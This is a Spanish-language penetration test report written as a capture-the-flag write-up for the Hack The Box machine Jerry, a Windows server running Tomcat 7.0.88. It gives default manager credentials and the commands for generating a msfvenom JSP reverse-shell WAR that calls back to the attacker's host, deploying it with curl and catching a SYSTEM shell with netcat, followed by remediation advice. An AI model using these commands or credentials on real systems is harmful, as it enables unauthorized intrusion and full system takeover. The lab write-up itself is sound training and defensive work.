

# INFORME DE PRUEBAS DE PENETRACIÓN

**Maquina: Jerry**

Plataforma: Hack The Box

Dificultad: Easy

**Clasificación: CONFIDENCIAL**

Fecha: Mayo 2026

Versión: 1.0

# 1. Resumen Ejecutivo

Se realizó una prueba de penetración completa sobre la máquina Jerry de la plataforma Hack The Box. Se trata de un servidor Windows con Apache Tomcat 7.0.88 expuesto en el puerto 8080. El objetivo fue identificar y explotar vulnerabilidades que permitieran comprometer el sistema desde un acceso externo sin credenciales previas hasta obtener acceso como SYSTEM.

La máquina presenta una cadena de explotación directa pero de alto impacto: credenciales por defecto en el panel de administración de Tomcat permiten desplegar un archivo WAR malicioso que otorga ejecución remota de código. Dado que Tomcat corre como SYSTEM en Windows, el acceso inicial equivale directamente a control total del sistema.

Un detalle característico de esta máquina es que ambas flags (user.txt y root.txt) se encuentran en un único archivo llamado '2 for the price of 1.txt', lo que refleja que el compromiso inicial ya otorga el nivel más alto de privilegios.

## 1.1 Resumen de Hallazgos

| #  | Vulnerabilidad                             | Severidad | CVSS | Vector           |
|----|--------------------------------------------|-----------|------|------------------|
| 01 | Credenciales por defecto en Tomcat Manager | Crítica   | 9.8  | Red / Sin auth   |
| 02 | Despliegue de WAR malicioso via Manager    | Crítica   | 9.8  | Red / Auth admin |
| 03 | Tomcat ejecutando como SYSTEM              | Crítica   | 9.0  | Local / SYSTEM   |

## 2. Información del Alcance

|                         |                                    |
|-------------------------|------------------------------------|
| Objetivo                | Jerry (Hack The Box)               |
| IP del objetivo         | 10.129.29.199                      |
| Sistema operativo       | Windows Server 2008 R2             |
| Servicios expuestos     | HTTP (8080) — Apache Tomcat 7.0.88 |
| Tipo de prueba          | Caja negra (Black Box)             |
| Fecha de inicio         | Mayo 2026                          |
| Herramientas utilizadas | Nmap, curl, msfvenom, netcat       |
| Credenciales iniciales  | Ninguna                            |

### 3. Metodología

---

La auditoría se realizó siguiendo la metodología estándar de pentesting basada en las fases del framework PTES (Penetration Testing Execution Standard):

- Reconocimiento: Escaneo de puertos y servicios con Nmap
- Numeración: Identificación de Apache Tomcat y acceso al panel de administración
- Explotación: Prueba de credenciales por defecto y despliegue de WAR malicioso
- Post-explotación: Obtención de shell como SYSTEM y captura de flags
- Documentación: Registro de evidencias y elaboración del presente informe

## 4. Hallazgos Detallados

### HALL-01: Credenciales por defecto en Apache Tomcat Manager

|                         |                                        |
|-------------------------|----------------------------------------|
| Severidad               | Crítica                                |
| CVSS                    | 9.8                                    |
| Afecta a                | http://10.129.29.199:8080/manager/html |
| Autenticación requerida | No (credenciales por defecto)          |

#### Descripción

El panel de administración de Apache Tomcat en la ruta /manager/html se encuentra accesible con las credenciales por defecto tomcat:\*\*\*\*\*. Estas credenciales son las que aparecen documentadas en la propia página de error 403 de Tomcat como ejemplo de configuración, lo que facilita enormemente su descubrimiento por parte de un atacante.

Apache Tomcat 7.0.88 es además una versión obsoleta con múltiples vulnerabilidades conocidas. La combinación de versión antigua + credenciales por defecto representa un riesgo crítico.


#### Pasos de reproducción

- Identificar el servicio Tomcat en el puerto 8080 con Nmap.
- Navegar a http://10.129.29.199:8080/manager/html.
- Introducir las credenciales por defecto tomcat:\*\*\*\*\*.
- Acceso concedido al panel de administración completo.


#### Evidencia — Nmap

```
vpn  kali@kali: ~/Desktop/HTB/maquinaescuentapropia/jerry
[~] sudo nmap -p- -sS -sCV 10.129.136.9 --min-rate 3500 -vvv -oN portsjerry.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-30 10:19 EDT
NSE: Loaded 152 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:19
Completed NSE at 10:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:19
Completed NSE at 10:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:19
Completed NSE at 10:19, 0.00s elapsed
Initiating Ping Scan at 10:19
Completed Ping Scan at 10:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:19
Completed Parallel DNS resolution of 1 host. at 10:19, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 5, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:19
Scanning 10.129.136.9 [65535 ports]
Discovered open port 8080/tcp on 10.129.136.9
Completed SYN Stealth Scan at 10:20, 38.16s elapsed (65535 total ports)
Initiating Service scan at 10:20
Scanning 1 service on 10.129.136.9
Completed Service scan at 10:20, 6.75s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.136.9.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:20
Completed NSE at 10:20, 5.05s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:20
Completed NSE at 10:20, 0.16s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:20
Completed NSE at 10:20, 0.00s elapsed
Nmap scan report for 10.129.136.9
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2026-04-30 10:19:41 EDT for 51s
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
8080/tcp  open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.88
|_ http-favicon: Apache Tomcat
NSE: Script Post-scanning.
```

Evidencia — Apache Tomcat en el navegador



Evidencia — Panel Manager con credenciales por defecto visibles en el 403



Impacto

Acceso completo al panel de administración de Tomcat. Permite al atacante desplegar aplicaciones web arbitrarias (archivos WAR) en el servidor, lo que deriva directamente en ejecución remota de código.

Recomendación

Cambiar inmediatamente las credenciales por defecto de Tomcat Manager. Restringir el acceso al panel /manager a IPs de administración específicas mediante reglas de firewall. Actualizar Tomcat a la versión estable más reciente. Eliminar o deshabilitar el Manager si no es necesario en producción.

HALL-02: Despliegue de aplicacion WAR maliciosa vía Tomcat Manager

|           |                                               |
|-----------|-----------------------------------------------|
| Severidad | Crítica                                       |
| CVSS      | 9.8                                           |
| Afecta a  | http://10.129.29.199:8080/manager/text/deploy |

**Autenticación  
requerida**

Si (credenciales Tomcat Manager)

## Descripción

Una vez autenticados en el panel de administración de Tomcat, es posible desplegar aplicaciones web en formato WAR (Web Application Archive). Un atacante puede generar un WAR malicioso que contenga una reverse shell JSP y desplegarlo directamente en el servidor a través del endpoint `/manager/text/deploy`, obteniendo ejecución remota de código en el contexto del usuario que ejecuta Tomcat.

## Pasos de reproducción

- Generar un archivo WAR malicioso con msfvenom:
 

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.x.x LPORT=4444 -f war -o rev.war
```
- Poner en escucha el netcat en Kali:
 

```
nc -nlvp 4444
```
- Desplegar el WAR via curl con las credenciales de Tomcat:
 

```
curl --upload-file rev.war "http://tomcat:*****t@10.129.29.199:8080/manager/text/deploy?path=/rev"
```
- Activar la reverse shell accediendo a la ruta desplegada:
 

```
curl http://10.129.29.199:8080/rev/
```

## Evidencia — Generación del WAR y despliegue

```
(kali@kali)-[~/Desktop/HTB/maquinasuentapropia/jerry]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.15.77 LPORT=4444 -f war -o rev.war
Payload size: 1085 bytes
Final size of war file: 1085 bytes
Saved as: rev.war
```

```
(kali@kali)-[~/Desktop/HTB/maquinasuentapropia/jerry]
$ curl --upload-file rev.war "http://tomcat:*****t@10.10.10.95:8080/manager/text/deploy?path=/rev"
curl: (7) Failed to connect to 10.10.10.95 port 8080 after 3115 ms: Could not connect to server

(kali@kali)-[~/Desktop/HTB/maquinasuentapropia/jerry]
$ curl --upload-file rev.war "http://tomcat:*****t@10.10.10.95:8080/manager/text/deploy?path=/rev"
curl: (7) Failed to connect to 10.10.10.95 port 8080 after 3085 ms: Could not connect to server

(kali@kali)-[~/Desktop/HTB/maquinasuentapropia/jerry]
$ curl --upload-file rev.war "http://tomcat:*****t@10.129.29.199:8080/manager/text/deploy?path=/rev"
OK - Deployed application at context path /rev
```

## Evidencia — Shell obtenida como SYSTEM

```
(kali@kali)-[~/Desktop/HTB/maquinasuentapropia/jerry]
$ curl http://10.129.29.199:8080/rev/
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~/Desktop/HTB/maquinasuentapropia/jerry]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.77] from (UNKNOWN) [10.129.29.199] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\apache-tomcat-7.0.88>
```

## Impacto

Ejecución remota de código en el servidor Windows como NT AUTHORITY\SYSTEM. El atacante obtiene control total del sistema operativo desde el acceso inicial, sin necesidad de escalar privilegios.

## Recomendación

Deshabilitar el Tomcat Manager en entornos de producción o restringir su acceso a redes de administración internas. Implementar listas blancas de aplicaciones para impedir el despliegue de WARs no autorizados. Ejecutar Tomcat con una cuenta de servicio con privilegios mínimos, nunca como SYSTEM.

## HALL-03: Apache Tomcat ejecutandose como NT AUTHORITY\SYSTEM

|                         |                                   |
|-------------------------|-----------------------------------|
| Severidad               | Crítica                           |
| CVSS                    | 9.0                               |
| Afecta a                | Configuración del servicio Tomcat |
| Autenticación requerida | Si (acceso al sistema vía RCE)    |

## Descripción

El servicio Apache Tomcat está configurado para ejecutarse con la cuenta NT AUTHORITY\SYSTEM, el nivel de privilegio más alto en Windows. Esto significa que cualquier código ejecutado a través de Tomcat — incluyendo una reverse shell desplegada via WAR malicioso — hereda automáticamente privilegios de SYSTEM. El atacante obtiene control total del sistema sin necesidad de realizar ninguna escalada de privilegios adicionales.

## Evidencia — Flags obtenidas como SYSTEM



```
type
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
[REDACTED]

root.txt
[REDACTED]
C:\Users\Administrator\Desktop\flags>
```

[📄 Official Writeup](#)

Ambas flags se encontraban en un único archivo denominado '2 for the price of 1.txt' ubicado en C:\Users\Administrator\Desktop\flags\, lo que refleja el acceso directo a nivel de administrador desde el primer momento del compromiso.

## Impacto

Control total e inmediato del sistema Windows desde el acceso inicial. Acceso a todos los archivos, credenciales almacenadas, posibilidad de movimiento lateral en la red y persistencia. Las dos flags (user.txt y root.txt) fueron capturadas en una única operación.

## Recomendación

Crear una cuenta de servicio dedicada con los mínimos privilegios necesarios para ejecutar Tomcat. Aplicar el principio de mínimo privilegio: Tomcat no requiere privilegios de SYSTEM para funcionar correctamente. Revisar todos los servicios del sistema y reducir sus privilegios al mínimo necesario.

## 5. Cronología del Ataque

| Fase           | Acción                 | Resultado                                                            |
|----------------|------------------------|----------------------------------------------------------------------|
| Reconocimiento | Nmap scan              | Puerto 8080 abierto. Apache Tomcat 7.0.88 identificado               |
| Enumeración    | Acceso /manager/html   | Página 403 revela credenciales de ejemplo tomcat:s3cret              |
| Explotación    | Login Tomcat Manager   | Acceso completo al panel de administración confirmado                |
| Explotación    | Generación WAR         | rev.war generado con msfvenom (java/jsp_shell_reverse_tcp)           |
| Explotación    | Deploy WAR via curl    | Aplicación maliciosa desplegada en /rev exitosamente                 |
| Explotación    | Activación shell       | curl a /rev activa la reverse shell. Conexión recibida en nc         |
| Post-explot.   | Identificación usuario | Shell obtenida como NT AUTHORITY\SYSTEM directamente                 |
| Post-explot.   | Captura de flags       | user.txt y root.txt obtenidas del archivo '2 for the price of 1.txt' |

## 6. Conclusiones y Recomendaciones Generales

La máquina Jerry posee un servicio de administración expuesto a internet con credenciales por defecto. La cadena de explotación es completamente trivial — no requiere conocimientos avanzados, ni técnicas sofisticadas. Cualquier atacante con conocimientos básicos puede comprometer el sistema.

Los problemas fundamentales identificados son:

- Credenciales por defecto nunca cambiadas en un servicio crítico de administración.
- Panel de administración expuesto directamente a internet sin restricción de acceso.
- Versión de software obsoleta (Tomcat 7.0.88) con múltiples CVEs conocidos.
- Servicio ejecutándose con el máximo nivel de privilegios del sistema operativo.

Plan de remediación por prioridad:

| Prioridad | Hallazgo                                                       | Plazo sugerido        |
|-----------|----------------------------------------------------------------|-----------------------|
| CRÍTICA   | Cambiar credenciales por defecto de Tomcat Manager (HALL-01)   | Inmediato (< 24h)     |
| CRÍTICA   | Restringir acceso al Manager a IPs de administración (HALL-01) | Inmediato (< 24h)     |
| CRÍTICA   | Ejecutar Tomcat con cuenta de mínimo privilegio (HALL-03)      | Urgente (< 1 semana)  |
| ALTA      | Actualizar Tomcat a versión estable actual (HALL-01)           | Corto plazo (< 1 mes) |
| ALTA      | Implementar WAF y control de despliegues (HALL-02)             | Corto plazo (< 1 mes) |

## 7. Referencias

---

- Apache Tomcat Security Reports: <https://tomcat.apache.org/security-7.html>
- CVE Tomcat 7.0.88: <https://nvd.nist.gov/vuln/search/results?query=tomcat+7.0.88>
- OWASP Top 10 A07 - Identification and Authentication Failures: [https://owasp.org/Top10/A07\\_2021/](https://owasp.org/Top10/A07_2021/)
- HackTheBox - Maquina Jerry: <https://app.hackthebox.com/machines/jerry>
- PTES - Penetration Testing Execution Standard: <http://www.pentest-standard.org/>